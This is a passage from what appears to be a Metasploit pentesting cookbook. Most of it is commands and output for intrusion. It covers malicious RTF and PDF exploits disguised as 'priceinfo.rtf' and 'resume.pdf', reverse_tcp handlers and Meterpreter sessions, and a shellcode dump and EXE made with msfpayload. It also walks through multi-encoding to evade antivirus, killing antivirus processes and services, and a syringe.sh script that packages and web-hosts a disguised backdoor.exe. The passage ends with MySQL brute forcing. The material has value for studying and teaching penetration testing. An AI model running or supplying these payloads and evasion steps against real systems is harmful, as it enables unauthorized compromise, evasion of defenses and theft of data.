The exploit contains a parameter, `FILENAME`, which contains information about the malicious filename to be created. The default value is `msf.rtf`. Let us change it to some less suspicious name. We will also set the value for `LHOST`, which is the attacking machine's IP address:

```
msf exploit(ms10_087_rtf_pfragments_bof) > set FILENAME priceinfo.rtf
FILENAME => priceinfo.rtf
```

```
msf exploit(ms10_087_rtf_pfragments_bof) > set LHOST 192.168.56.101
```

The filename has been changed to `priceinfo.rtf` and the value of `LHOST` has been set to `192.168.56.101`. So, we are all set to execute the exploit module now:

```
msf exploit(ms10_087_rtf_pfragments_bof) > exploit
```

```
[*] Creating 'priceinfo.rtf' file ...
```

```
[+] priceinfo.rtf stored at /root/.msf4/local/priceinfo.rtf
```

Metasploit has created a malicious file for us, which we will have to use in order to proceed with the client-side attack. The file is located at `/root/.msf4/local/priceinfo.rtf`. Now, the next step is to send this file to the target user either through a mail or some other medium. Once the target user executes this malicious file, we will notice that it will open as a Word document. After a few seconds of execution, the Microsoft Word instance will either hang or crash depending upon the system. In the meantime, the malicious file successfully executes the exploit and provides an active session with the target. In order to make the connection persistent, the exploit migrates itself to some other process which will run in the background:

```
  Sending stage (752128 bytes) to 192.168.56.1
```

```
[*] Meterpreter session 2 opened (192.168.56.101:4444 ->
192.168.56.1:57031) at 2011-11-13 23:16:20 +0530
```

```
[*] Session ID 2 (192.168.56.101:4444 -> 192.168.56.1:57031) processing
InitialAutoRunScript 'migrate -f'
```

```
[*] Current server process: WINWORD.EXE (5820)
```

```
[*] Spawning notepad.exe process to migrate to
```

```
[+] Migrating to 5556
```

```
[+] Successfully migrated to process
```

The first few lines of the command line show a successful execution of the exploit, which results in an active session with `SESSION ID = 2`. The last part of the command line shows that the exploit has successfully migrated from `WINWORD.EXE` to `notepad.exe`.

How it works...

The exploit module simply creates a malicious Word file that passes illegal values to the Word parser. The failure of the parser in recognizing the illegal values leads to a buffer overflow in it. Then, the payload comes into action, which executes the code to set up a back connection with the attacking machine. The success of this attack varies from machine to machine as there can be situations where Windows **ASLR (Address Space Layout Randomization)** can prevent execution of an arbitrary code (payload).

There's more...

There is another popular exploit available for the Office suite. I will leave it as a lesson for you to try. Here, I will give a brief overview about it.

Microsoft Excel 2007 buffer overflow

This known exploit targets the Microsoft Excel tool (`.xlb`) for Version 2007. Execution of a malicious `.xlb` file can lead to a stack-based buffer overflow and an arbitrary code execution. The exploit can be located at `exploit/windows/fileformat/ms11_021_xlb_bof`.

Working with Adobe Reader U3D Memory Corruption

This module exploits vulnerability in the U3D handling within Versions 9.x through 9.4.6 and 10 through 10.1.1 of Adobe Reader. There is a vulnerability here because of the use of uninitialized memory. Random code execution is gained by embedding specially crafted U3D data into a PDF document. A heap spray via JavaScript is used in order to ensure that the memory used by the invalid pointer issue is controlled.

Getting ready

Here we are using Windows XP SP3 as the target machine and BackTrack 5 R3 as an attacker machine. To start with, start `msfconsole` and it will show you the following:

```
msf>
```

How to do it...

In this recipe, we will again be exploiting a remote machine by leveraging a flaw in Adobe that is U3D Memory Corruption:

```
Msf > use exploit/windows/adobe_reader_u3d
Msf exploit (adobe_reader_u3d) > set PAYLOAD windows/meterpreter/reverse_tcp
Payload => windows/meterpreter/reverse_tcp
Msf exploit (adobe_reader_u3d) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
Msf exploit (adobe_reader_u3d) > set filename resume.pdf
Filename => resume.pdf
Msf exploit (adobe_reader_u3d) > exploit
[*] Creating resume.pdf file
[+] resume.pdf stored at /root/.msf4/local/resume.pdf
```

Now, we need to create a listener to handle reverse connection when the malicious file is executed on the victim's vicinity. Let's see how this is done in the following few steps:

```
Msf exploit (adobe_reader_u3d) > use exploit/multi/handler
Msf exploit (handler) > set PAYLOAD windows/meterpreter/reverse_tcp
Payload => windows/meterpreter/reverse_tcp
Msf exploit (handler) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
Msf exploit (handler) > exploit
[*] Started reverse handler on 192.168.1.100:4444
[*] Starting the payload handler
[*] Sending stage (752128 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.101:1074)
```

```
Meterpreter > sysinfo
Computer      : HP-PC
OS           : Windows XP (Build 6000, Service Pack 2).
Meterpreter > shell
Process 256 created.
Channel 1 created.
Microsoft Windows XP (Version 5.1.2600)
C:\Documents and Settings\John\Desktop>
```

How it works...

Adobe Acrobat and Reader are prone to remote memory corruption vulnerability. Attackers can exploit this issue to execute arbitrary code in the context of the user running the affected application.

This could allow a remote attacker to execute arbitrary code on the system, caused by a vulnerability when handling **Universal 3D (U3D)** data. By persuading a victim to open a specially crafted `.pdf` file, a remote attacker could exploit this vulnerability to corrupt memory and execute arbitrary code, or cause the application to crash.

After we successfully generate the malicious PDF file, it will be stored on your local computer. Now, we need to set up a listener to handle reverse connection sent by the victim when the exploit successfully executes. Send `resume.pdf` files to the victim as soon as they download and open the malicious file. Now, you can access the Meterpreter shell on the victim's computer.

Generating binary and shell code from msfpayload

So far, we have discussed many techniques that can be used for penetrating the target machine using client-side attacks. All these techniques involved exploiting vulnerability in the various pieces of application software that run on the client machine. But, there can be a scenario when the previously discussed techniques may not work. These attacks leave us to the mercy of the vulnerable application software, which we will have to exploit in order to gain access.

Metasploit provides us with another feature in which we can execute a client-side attack without worrying about exploiting the application software running on the target machine. `msfpayload` is the solution for it. Let us have a quick introduction to `msfpayload` and move ahead with our recipe to practically implement it.

`msfpayload` is a command-line instance of Metasploit that is used to generate various file types of shellcodes available in the Metasploit repository. The various file type options available are C, Ruby, Raw, Exe, Dll, VBA, and War. We can convert any Metasploit shellcode into one of these mentioned file formats using `msfpayload`. Then, it can be transferred to the target for execution. Once the file is executed on the target machine, we will get an active session. This reduces the overhead of exploiting any vulnerability existing in the application software running on the target machine. The other major benefit of `msfpayload` is that it can be used to generate customized shellcodes in specific programming languages such as C, Ruby, and so on, which can be used in your own exploit development code.

A major drawback of using `msfpayload` is that the files generated using it can be easily detected by antivirus programs when the target tries to execute it. Let us move ahead with the recipe and feel the power that `msfpayload` can add to our penetration testing process.

Getting ready

Let us begin experimenting with `msfpayload`. We will start by launching the BackTrack terminal. We can begin with the command `msfpayload -h` to view the description of its usage:

```
root@bt:~# msfpayload -h
Usage: /opt/framework3/msf3/msfpayload [<options>] <payload>
[var=val]
<[S]ummary|C|[P]erl|Rub[y]|[R]aw|[J]s|[e[X]e|[D]ll|[V]BA|[W]ar>
```

To view the available list of shellcodes, we can use the `msfpayload -l` command. We will find a huge list of available shellcodes at our disposal.

How to do it...

Let us proceed to see how we can generate a specific customized shellcode in C language. We will be using the `windows/shell/reverse_tcp` payload to generate its shellcode in C language. We will first choose our respective payload shell and pass various parameter values:

```
root@bt:~# msfpayload windows/shell/reverse_tcp o

Name: Windows Command Shell, Reverse TCP Stager
Module: payload/windows/shell/reverse_tcp
Version: 10394, 11421
Platform: Windows
Arch: x86
Needs Admin: No
Total size: 290
Rank: Normal
```

Basic options:

| Name | Current Setting | Required | Description |
|----------|-----------------|----------|-----------------------|
| EXITFUNC | process | yes | Exit technique: seh.. |
| LHOST | | yes | The listen address |
| LPORT | 4444 | yes | The listen port |

Notice the little `o` parameter in the command line the various parameter options of the shellcode payload are listed. We will have to pass the values in order to generate a customized shellcode for our use.

```
root@bt:~# msfpayload windows/shell/reverse_tcp LHOST=192.168.56.101
LPORT=4441 o
```

So we have set up the `LHOST` and `LPORT` according to our need. The next step will be to generate a C code for our customized shell (the displayed output has been shortened to fit)

```
root@bt:~# msfpayload windows/shell/reverse_tcp LHOST=192.168.56.101
LPORT=4441 C
```

```
/*
 * windows/shell/reverse_tcp - 290 bytes (stage 1)
 * http://www.metasploit.com
 * VERBOSE=false, LHOST=192.168.56.101, LPORT=4441,
 * ReverseConnectRetries=5, EXITFUNC=process,
 * InitialAutoRunScript=, AutoRunScript=
 */
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d"
"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
"\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
"\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68"
"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01"
```

Notice the capital `C` parameter in the command line. You will notice a complete shellcode in C language, which we can use in our own exploit development code. Alternatively, we also have the option to generate codes in Ruby and Perl language.

Let us proceed to the next step of generating a binary executable for the shellcode, which can be used in our client-side attack:

```
root@bt:~# msfpayload windows/shell/reverse_tcp LHOST=192.168.56.101 X >
.local/setup.exe
```

Created by msfpayload (<http://www.metasploit.com>).

Payload: windows/shell/reverse_tcp

Length: 290

Options: {"LHOST"=>"192.168.56.101"}

Notice the various parameters that we have passed in the command line. We have used the `x` parameter to generate an EXE file type and the file has been generated in the folder `.local` with the name `setup.exe`. This generated `.exe` can now be used in our client-side attack.

How it works...

Now that our executable is ready, we will have to set up a listener in our `msfconsole` to listen for a back connection when the target executes this EXE file:

```
msf > use multi/handler
msf exploit(handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(handler) > set LHOST 192.168.46.101
msf exploit(handler) > exploit
[-] Handler failed to bind to 192.168.46.101:4444
[*] Started reverse handler on 0.0.0.0:4444
[*] Starting the payload handler
```

Notice that we used the same payload and passed the same parameter values that we used while generating the executable. Now, our listener is ready to receive a reverse connection. Once the target user (running Windows prior to Windows 7) executes the malicious EXE, we will get a shell connectivity.

Msfencoding schemes with the detection ratio

One of the best ways to avoid being stopped by antivirus software is to encode our payload with `msfencode`. `Msfencode` is a useful tool that alters the code in an executable so that it looks different to antivirus software but will still run the same way.

For a list of encoder formats, we use the `msfencode -l` command, as shown in the following table. Notice that different encoders are used for different platforms:

| Name | Rank | Description |
|------------------------|--------|---|
| cmd/generic_sh | Good | Generic Shell Variable Substitution Command Encoder |
| cmd/ifs | Low | Generic \${IFS} Substitution Command Encoder |
| generic/none | Normal | The "none" Encoder |
| mipsbe/longxor | Normal | XOR Encoder |
| mipsle/longxor | Normal | XOR Encoder |
| php/base64 | Normal | PHP Base64 encoder |
| ppc/longxor | Normal | PPC LongXOR Encoder |
| ppc/longxor_tag | Normal | PPC LongXOR Encoder |
| sparc/longxor_tag | Normal | SPARC DWORD XOR Encoder |
| x64/xor | Normal | XOR Encoder |
| x86/alpha_mixed | Low | Alpha2 Alphanumeric Mixedcase Encoder |
| x86/alpha_upper | Low | Alpha2 Alphanumeric Uppercase Encoder |
| x86/avoid_utf8_tolower | Manual | Avoid UTF8/tolower |
| x86/call4_dword_xor | Normal | Call+4 Dword XOR Encoder |
| x86/countdown | Normal | Single-byte XOR Countdown Encoder |
| x86/fnstenv_mov | Normal | Variable-length Fnstenv/mov Dword XOR Encoder |

| Name | Rank | Description |
|-----------------------|-----------|---|
| x86/jmp_call_additive | Normal | Jump/Call XOR Additive Feedback Encoder |
| x86/nonalpha | Low | Non-Alpha Encoder |
| x86/nonupper | Low | Non-Upper Encoder |
| x86/shikata_ga_nai | Excellent | Polymorphic XOR Additive Feedback Encoder |
| x86/single_static_bit | Manual | Single Static Bit |
| x86/unicode_mixed | Manual | Alpha2 Alphanumeric Unicode Mixedcase Encoder |
| x86/unicode_upper | Manual | Alpha2 Alphanumeric Unicode Uppercase Encoder |

Getting ready

We can proceed to make encoded payloads from the `root`:

```
root@bt : '#
```

How to do it...

Let's see how a payload is encoded with the encoder formats. The steps for simple encoding are shown as follows. It is achieved by using single encoding with only one format:

```
root@bt : '# msfpayload payload_name LHOST=Local_IP
LPORT=Listener_Port R |
msfencode -e x86/encoder_format -t exe > Destination_Folder
```

To make sure it is not be detected by antivirus, we perform an antivirus scan online through any trusted website, such as virustotal.com. The scan result was 36/45.

The steps for multiple encoding are shown as follows:

This time instead of using only one coding scheme, we have used multiple encoding schemes in a pipeline fashion. Now, go ahead and scan again. The following is the syntax for coding the multienoded payload generation:

```
root@bt:/opt/framework3/msf3# msfpayload payload_name LHOST=Local_IP
LPORT=Listener_Port R | msfencode -e encoder_format -c 5 -t raw |
msfencode -e encoder_format -c 2 -t raw | msfencode -e encoder_format
-c 5 -t raw | msfencode -e encoder_format -c 5 -t exe -o
Destination_Folder.
```

So let's have a look at detection ratio. It is not up to the mark that is 37/46.

How it works...

In this scheme, a payload is being encoded with some specific encoding formats, so as to evade detection from antivirus. They actually come in context with a very strong reason that is antivirus detection. Once our payload is detected as a malicious code or virus an antivirus will be taking certain actions immediately, so it may be possible that they delete our payload instantly. For this reason, the Metasploit framework facilitates certain encoding schemes to prevent such kind of scenarios that may block our pentest.

When we're performing antivirus detection without modifying the static binary itself, it's always a cat-and-mouse game, because antivirus signatures are frequently updated to detect new and changed payloads. Within the framework, we can get better results through multiencoding, which allows the payload to be encoded several times to throw off antivirus programs that check for signatures.

To conclude, this technique might work on very older versions of the operating system with weak security infrastructure but not now with the latest operating system.

MSE (Microsoft Security Essentials) instantly deletes them upon detecting such types of files.

Using the killav.rb script to disable the antivirus programs

In the previous recipe, we focused on various techniques that can be implemented to bypass the client-side antivirus protection and open an active session. Well, the story doesn't end here. What if we want to download files from the target system, or install a keylogger, and so on? Such activities can raise an alarm in the antivirus. So, once we have gained an active session, our next target should be to kill the antivirus protection silently. This recipe is all about deactivating them. Killing antivirus is essential in order to keep our activities undetected on the target machine.

In this recipe, we will be using some of the Meterpreter scripts available to us during an active session. We have an entire chapter dedicated to Meterpreter scripts, so here, I will just give a quick introduction to Meterpreter scripts and some useful Meterpreter commands.

Getting ready

Let us start with a quick introduction to Meterpreter. Meterpreter is an advanced payload that greatly enhances the power of command execution on the target machine. It is a command interpreter which works by in-memory DLL injection and provides us with lots of advantages over traditional command interpreters (generally exists with shell codes), as it is more flexible, stable, and extensible. It can work as if several payloads are working together on the target machine. It communicates over the stager socket and provides a comprehensive client-side Ruby API. We can get a Meterpreter shell by using the payloads available in the `windows/meterpreter/` directory. In this recipe, we will be using the `windows/meterpreter/reverse_tcp` payload. Our target machine is Windows 7, the running ESET NOD32 antivirus.

We will proceed by setting up our listener in `msfconsole` and waiting for a back connection:

```
msf > use multi/handler
```

```
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

```
msf exploit(handler) > show options
```

Module options (exploit/multi/handler):

| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
| ---- | ----- | ----- | ----- |

Payload options (windows/meterpreter/reverse_tcp):

| Name | Current Setting | Required | Description |
|----------|-----------------|----------|-----------------------|
| ---- | ----- | ----- | ----- |
| EXITFUNC | process | yes | Exit technique: seh.. |
| LHOST | 192.168.56.101 | yes | The listen address |
| LPORT | 4444 | yes | The listen port |

Exploit target:

| Id | Name |
|----|------|
|----|------|

```
-- ----  
0 Wildcard Target
```

```
msf exploit(handler) > exploit
```

```
[*] Started reverse handler on 192.168.56.101:4444  
[*] Starting the payload handler...
```

How to do it...

1. So, our listener is now ready. Once the client-side attack executes successfully on the target, we will have a Meterpreter session opened in `msfconsole`:

```
[*] Sending stage (752128 bytes) to 192.168.56.1  
[*] Meterpreter session 2 opened (192.168.56.101:4444 ->  
192.168.56.1:49188) at 2011-11-29 13:26:55 +0530
```

```
meterpreter >
```

2. Now, we are all set to leverage the powers of Meterpreter in our experiment of killing the antivirus. The first command we will execute is `getuid`, which gives us the username of the system in which we broke in. The user can be either the main administrator or a less privileged user:

```
meterpreter > getuid  
Server username: DARKLORD-PC\DARKLORD
```

3. It doesn't look like we have the administrator privilege in the system we just penetrated. So, the next step will be to escalate our privilege to administrator so that we can execute commands on the target without interruption. We will use the `getsystem` command which attempts to elevate our privilege from a local user to the administrator:

```
meterpreter > getsystem  
...got system (via technique 4)..
```

4. As we can see, `getsystem` has successfully elevated our privilege on the penetrated system using `technique 4`, which is the `KiTrap0D` exploit. We can check our new escalated ID by again using the `getuid` command:

```
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM
```

5. So, now we have the main administrator rights. The next step will be to run the `ps` command, which lists all the running processes on the system. We will have to look at those processes that control the antivirus running on the target machine (the output has been shortened to fit):

| PID | Name | User | Path |
|------|---------------|----------------------|---|
| --- | ---- | ---- | ---- |
| 1060 | svchost.exe | NT AUTHORITY\SYSTEM | C:\Windows\System32\. |
| 1096 | svchost.exe | NT AUTHORITY\SYSTEM | C:\Windows\system32\. |
| 1140 | stacsv.exe | NT AUTHORITY\SYSTEM | C:\Windows\System32\. |
| 1152 | dsmonitor.exe | DARKLORD-PC\DARKLORD | C:\Program Files\Uni. |
| 1744 | egui.exe | DARKLORD-PC\DARKLORD | C:\Program Files\ESET\ESET NOD32 Antivirus\egui.exe |
| 1832 | eset.exe | NT AUTHORITY\SYSTEM | C:\Program Files\ESET\ESET NOD32 Antivirus\eset.exe |

6. From the Name and Path columns, we can easily identify the processes that belong to an antivirus instance. In our case, there are two processes responsible for antivirus protection on the target system; they are `egui.exe` and `eset.exe`. Let us see how we can use Metasploit to kill these processes.

How it works...

Meterpreter provides a very useful script named `killav.rb`, which can be used to kill the antivirus processes running on the target system and, thus, disable them. Let us try this script on our Windows 7 target which is running the ESET NOD32 antivirus:

```
meterpreter > run killav
[*] Killing Antivirus services on the target....
```

The `run` command is used to execute Ruby scripts in Meterpreter. Once the script has executed, we can again check the running processes on the target in order to make sure that all of the antivirus processes have been killed. If none of the antivirus processes are running, then it means that the antivirus has been temporarily disabled on the target machine and we can now move ahead with our penetration testing process.

But, what if the processes are still running? Let's find out the solution in the next recipe.

Killing the antiviruses' services from the command line

In the previous recipe, we gave two reasons as to why the antivirus process is still running even after using the `killav.rb` script. In the previous recipe, we addressed the first issue; that is, the `killav.rb` list doesn't include the processes to be killed. In this recipe, we will address the second issue, that the antivirus program is running as a service on the target machine. Before we proceed, let us first understand the difference between a process and a service.

A process is any piece of software that is running on a computer. Some processes start when your computer boots, others are started manually when needed. Some processes are services that publish methods to access them, so other programs can call them as needed. A process is user-based, whereas a service is system-based.

Antivirus can also run some components as a service, such as e-mail filters, web access filters, and so on. The `killav.rb` script cannot kill services. Therefore, even if we kill the processes using `killav.rb`, the antivirus service will immediately start them again. So even if `killav.rb` is killing all the antivirus processes and still they are listed every time we use the `ps` command, it can be concluded that some component of antivirus is running as a service, which is responsible for restarting the processes repeatedly.

Getting ready

We will start with a scenario in which the target machine is a Windows 7 machine running the AVG 10 antivirus. I am assuming that we already have an active Meterpreter session with administrator privilege on the target machine.

How to do it...

1. This recipe will use the Windows command prompt. So, we will start off by opening a command prompt shell with the target:

```
meterpreter > shell
Process 3324 created.
```

Channel 1 created.

```
C:\WINDOWS\system32>
```

2. Now, we will use the `tasklist` command to look for various available tasks. Adding the `/SVC` parameter will list only those processes which are running as a service. As we know that the target machine is using AVG antivirus, we can add a wild card search to list only those services which belong to AVG. So, our command line will look as follows:

```
C:\WINDOWS\system32>tasklist /SVC | find /I "avg"
tasklist /SVC | find /I "avg"
```

```
avgchsvx.exe                260 N/A
avgrsx.exe                  264 N/A
avgcsrvx.exe                616 N/A
AVGIDSAgent.exe            1664 AVGIDSAgent
avgwdsvc.exe                116 avg9wd
avgemc.exe                  1728 avg9emc.
```

Now, we have a whole list of services and processes for AVG antivirus. The next step will be to issue the `taskkill` command to kill these tasks and disable the antivirus protection.

3. We can again give a wild card search to kill all tasks that have `avg` as the process name:

```
C:\WINDOWS\system32>taskkill /F /IM "avg*"
```

The `/F` parameter is used to force kill the process. This will ultimately kill the various antivirus services running on the target machine. This recipe has lots of areas to explore. You may encounter some problems, but they can be overcome by following the right set of commands.

How it works...

Killing services from the command line simply evokes calls to the operating system which disables the particular service. Once we have an active shell session with our target, we can evoke these calls on behalf of the command line through our shell.

There's more...

Let us conclude this recipe with some final notes on what to do if the antivirus service is still alive.

Some services were not killed – what next?

There can be several reasons for this. You may get an error for some services when you give the `taskkill` command. To overcome this, we can use the `net stop` and `sc config` commands for such services. I would recommend that you read about these two commands from Microsoft's website and understand their usage. They can help us kill or disable even those services that do not stop with the `taskkill` command.

Working with the syringe utility

The syringe tool opens a location in its address space with a call to `VirtualAlloc` with permissions of read, write, and execute (777). `VirtualAlloc` is a Windows-specific call that actually reserves a region of memory with the provisional permissions. The read and write permissions are requested because the alpha numeric shellcode will alter itself as it is being run. The syringe then copies the shellcode string supplied by the user into the resulting memory buffer from `VirtualAlloc`. Finally, the syringe executes the shellcode and an assembly stub that takes a pointer to the shellcode as its only parameter before calling it. One of the best features of this tool is that the stub used to execute the shell code is being wrapped in a **Structured Exception Handler (SEH)** block, allowing the program to execute smoothly. It is very helpful while penetrating into the tight security of Windows 8, as discussed earlier.

Getting ready

To start with, we acquired an attacker machine with BackTrack 5 R3 and a victim machine with Windows 8 and `syringe.exe` <https://code.google.com/p/syringe-antivirus-bypass/downloads/list>

How to do it...

First, we have to make a shellcode say `syringe.sh` with the following code in it:

```
export interface=eth0export ourIP=$(ifconfig $interface | awk
'/inet addr/ {split ($2,A,":"); print A[2]}')export port=$(shuf -
i 2000-65000 -n 1)
echo -e "\e[01;32m[>]\e[00m Generating
payload..."payload=$(msfpayload windows/meterpreter/reverse_tcp
EXITFUNC=thread LPORT=$port LHOST=$ourIP R | msfencode -a x86 -e
x86/alpha_mixed -t raw BufferRegister=EAX)
echo -e "\e[01;32m[>]\e[00m Creating .exe..."
tar -xvf syringe_files.tar
echo "syringe.exe -3 $payload" > s.bat
echo ";!@Install@!UTF-8!" > config.txt
echo "GUIMode=\"2\" >> config.txt
```

```
echo "RunProgram=\"hidcon:s.bat\"" >> config.txt
echo ";!@InstallEnd@!" >> config.txt
7z a files.7z s.bat syringe.exe
cat 7zsd.sfx config.txt files.7z> backdoor.exe
cp backdoor.exe /var/www/
rm config.txt s.bat files.7z 7zsd.sfx syringe.exe
echo -e "\e[01;32m[>]\e[00m Starting Web server..." service apache2
start
echo -e "\e[01;32m[>]\e[00m Backdoor is hosted on
http://$ourIP/backdoor.exe"
"syringe.sh" 34L, 1103C
```

Run this shellcode using the following command:

```
root@bt:/# ./ syringe.sh
```

The output will be as follows:

```
root@bt:~# cd Desktop
root@bt:~/Desktop# ./syringe.sh
[>] Genrating payload...
[*] x86/alpha_mixed succeeded with size 634 (iteration=1)
[>] Creating EXE...
7zsd.sfx
syringe.exe
7-Zip 9.04 beta Copyright (c) 1999-2009 Igor Pavlov 2009-05-30
p7zip Version 9.04 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,1 CPU)
Scanning
Creating archive files.7z
Compressing s.bat
Compressing syringe.exe
Everything is Ok
[>] Starting Web server...
* Starting web server apache2 [ OK ]
[>] Backdoor is hosted on http://192.168.129.128/backdoor.exe
[>] Running metasploit...
[*] Please wait while we load the module tree...
```

METASPLOIT CYBER MISSILE COMMAND V4

```
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.129.128
LPORT => 55681
[*] Started reverse handler on 192.168.129.128:55681
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.129.140
[*] Meterpreter session 1 opened (192.168.129.128:55681 ->
192.168.129.140:49157) at 2013-06-07 20:36:18 +0530
meterpreter >
```

How it works...

We actually embedded the code for exploit and payload along with the `msf` encoding in the shell file itself. Then, we following created the `sfx` archive using 7-Zip (built in BackTrack 5 R3), enclosing files such as `syringe.exe` and `s.bat`. Let's have a look what `s.bat` actually contains.

This raw code is then inserted into a batch file. Along with the batch file, we used the VB script to hide the command window upon execution of the batch file.

Now, we are all prepared to run the shellcode discussed earlier in the *How to do it...* section. On executing the shellcode the, `syringe.sh`, a `backdoor.exe` file will be created. Now, our next task is to load that file on the Windows 8 machine via the Internet, an e-mail attachment, or manually. Once this EXE file is accessed from the machine, we get a reverse connection to the target machine. We are now able to proceed further.

5

Working with Modules for Penetration Testing

In this chapter, we will cover:

- ▶ Working with scanner auxiliary modules
- ▶ Working with auxiliary admin modules
- ▶ SQL injection and DoS attack modules
- ▶ Post-exploitation modules
- ▶ Understanding the basics of module building
- ▶ Analyzing an existing module
- ▶ Building your own post-exploitation module

Introduction

In the first chapter, we discussed the Metasploit framework basics, and stated that it has a modular architecture. This means that all of the exploits, payloads, encoders, and so on are present in the form of modules. Modular architecture makes it easier to extend the functionality of the framework. Any programmer can develop his or her own module and port it easily into the framework. A complete penetration testing process can include several modules in operation. For example, when we start with an exploitation module, we use a payload module, and then we can use several post-exploitation modules once the target has been compromised. At last, we can also use different modules to connect to the database and store our findings and results. Even though modules are not talked about too much while working with Metasploit, they form the crux of the framework, so it is essential to have a deep understanding of them.

In this chapter, we will specifically focus on the `pentest/exploits/framework3/modules` directory, which contains a complete list of useful modules that can ease our task of penetration testing. The use of modules is very much similar to what we have been doing so far, but there is a slight difference in the functionality. Later in the chapter, we will also analyze some of the existing modules, and conclude the chapter by learning how to develop our own modules for Metasploit. So let us start our experiments with modules.

Working with scanner auxiliary modules

Let us begin our experimentation with scanner modules. We have already learned about scanning in detail using Nmap. In this recipe, we will analyze some of the ready-made scanning modules which ships with the framework. Even though Nmap is a powerful scanning tool, there can be situations where we have to perform a specific type of scan, such as scanning for the presence of a MySQL database.

Metasploit provides us with a complete list of such useful scanners. Let us move ahead and practically implement some of them.

Getting ready

To find the list of available scanners, we will have to navigate to `/pentest/exploits/framework3/modules/auxiliary/scanner`.

You can find a collection of more than 35 useful scan modules which can be used under various penetration testing scenarios.

How to do it...

Let us learn how to work with scanner auxiliary modules step-by-step. We will start with a basic HTTP scanner. You will see that there are many different HTTP scan options available. We will discuss few of them as follows:

1. Consider the `dir_scanner` script. This will scan a single host or a complete range of networks to look for interesting directory listings that can be further explored to gather information.
2. To start using an auxiliary module, we have to perform the following steps in our `msfconsole`:

```
msf > use auxiliary/scanner/http/dir_scanner
msf auxiliary(dir_scanner) > show options
```

The `show options` command will list all the available optional parameters that you can pass along with the scanner module. The most important one is the `RHOSTS` parameter, which will help us in targeting either a single computer or a range of computers in a network.

How it works...

Let us discuss a specific scanner module involving some extra inputs. The `mysql_login` scanner module is a brute force module, which scans for the availability of the MySQL server on the target and tries to login to the database by attacking it with brute force:

```
msf > use auxiliary/scanner/mysql/mysql_login
```

```
msf auxiliary(mysql_login) > show options
```

```
Module options (auxiliary/scanner/mysql/mysql_login):
```

| Name | Current Setting | Required | Description |
|------------------|-----------------|----------|----------------------|
| BLANK_PASSWORDS | true | yes | Try blank pas.. |
| BRUTEFORCE_SPEED | 5 | yes | How fast to.. |
| PASSWORD | | no | A specific password |
| PASS_FILE | | no | File containing.. |
| RHOSTS | | yes | The target address.. |
| RPORT | 3306 | yes | The target port.. |
| STOP_ON_SUCCESS | false | yes | Stop guessing.. |
| THREADS | 1 | yes | The number of.. |
| USERNAME | | no | A specific user.. |
| USERPASS_FILE | | no | File containing.. |
| USER_FILE | | no | File containing.. |
| VERBOSE | true | yes | Whether to print.. |

As you can see, there are many different parameters that we can pass with this module. The better we leverage the powers of a module, the greater our chances are of successful penetration testing. We can provide a complete list of usernames and passwords, which the module can use and try on the target machine.

Let us provide this information to the module:

```
msf auxiliary(mysql_login) > set USER_FILE /users.txt
USER_FILE => /users.txt
msf auxiliary(mysql_login) > set PASS_FILE /pass.txt
PASS_FILE => /pass.txt
```

Now, we are ready to use brute force. The last step will be selecting the target and providing the run command to execute the module:

```
msf auxiliary(mysql_login) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf auxiliary(mysql_login) > run
```

```
[*] 192.168.56.101:3306 - Found remote MySQL version 5.0.51a
[*] 192.168.56.101:3306 Trying username:'administrator' with password:''
```

The output shows that the module starts the process by first looking for the presence of the MySQL server on the target. Once it has figured this out, it starts trying for the combinations of usernames and password provided to it through the external text file. This is also one of the most widely used modular operations of Metasploit in the current scenario. A lot of automated brute force modules have been developed to break weak passwords.

There's more...

Let us go through a quick and easy way of generating password files using Metasploit. Having a decent list of password files can be helpful during brute force penetration testing.

Generating passwords using Crunch

For any brute force attack, it is imperative that we have a sizeable list of password files which we will be using in these types of attacks. Password lists can be procured from online resources, or the pentester has the option of using *John the Ripper* to generate a password list. Alternatively, one can also use the crunch utility of BackTrack to generate such a list based on the characters being used. You can find the crunch utility in `/pentest/passwords/crunch`. If it is missing in your version of BackTrack, then you can install it by passing the following command in the terminal window:

```
root@bt: cd /pentest/passwords
root@bt:/pentest/passwords# apt-get install crunch
```

The basic syntax of crunch looks as follows:

```
./ crunch <min-len> <max-len> [-f /path/to/charset.lst charset-name]
[-o wordlist.txt]
      [-t [FIXED]@@@] [-s startblock] [-c number]
```

Let us understand the functionality of some of the useful parameters of the crunch utility:

- ▶ `min-len`: This parameter defines the minimum length string to start
- ▶ `max-len`: This parameter defines the maximum length string to end
- ▶ `charset`: This parameter defines the character set to use

- ▶ `-b`: Number [type: kb/mb/gb]: This parameter specifies the size of the output file
- ▶ `-f </path/to/charset.lst> <charset-name>`: This parameter allows us to specify a character set from the `charset.lst`
- ▶ `-o <wordlist.txt>`: This parameter defines the file to save the output
- ▶ `-t <@*%^>`: This parameter is used to add those texts which are sure to appear in the password

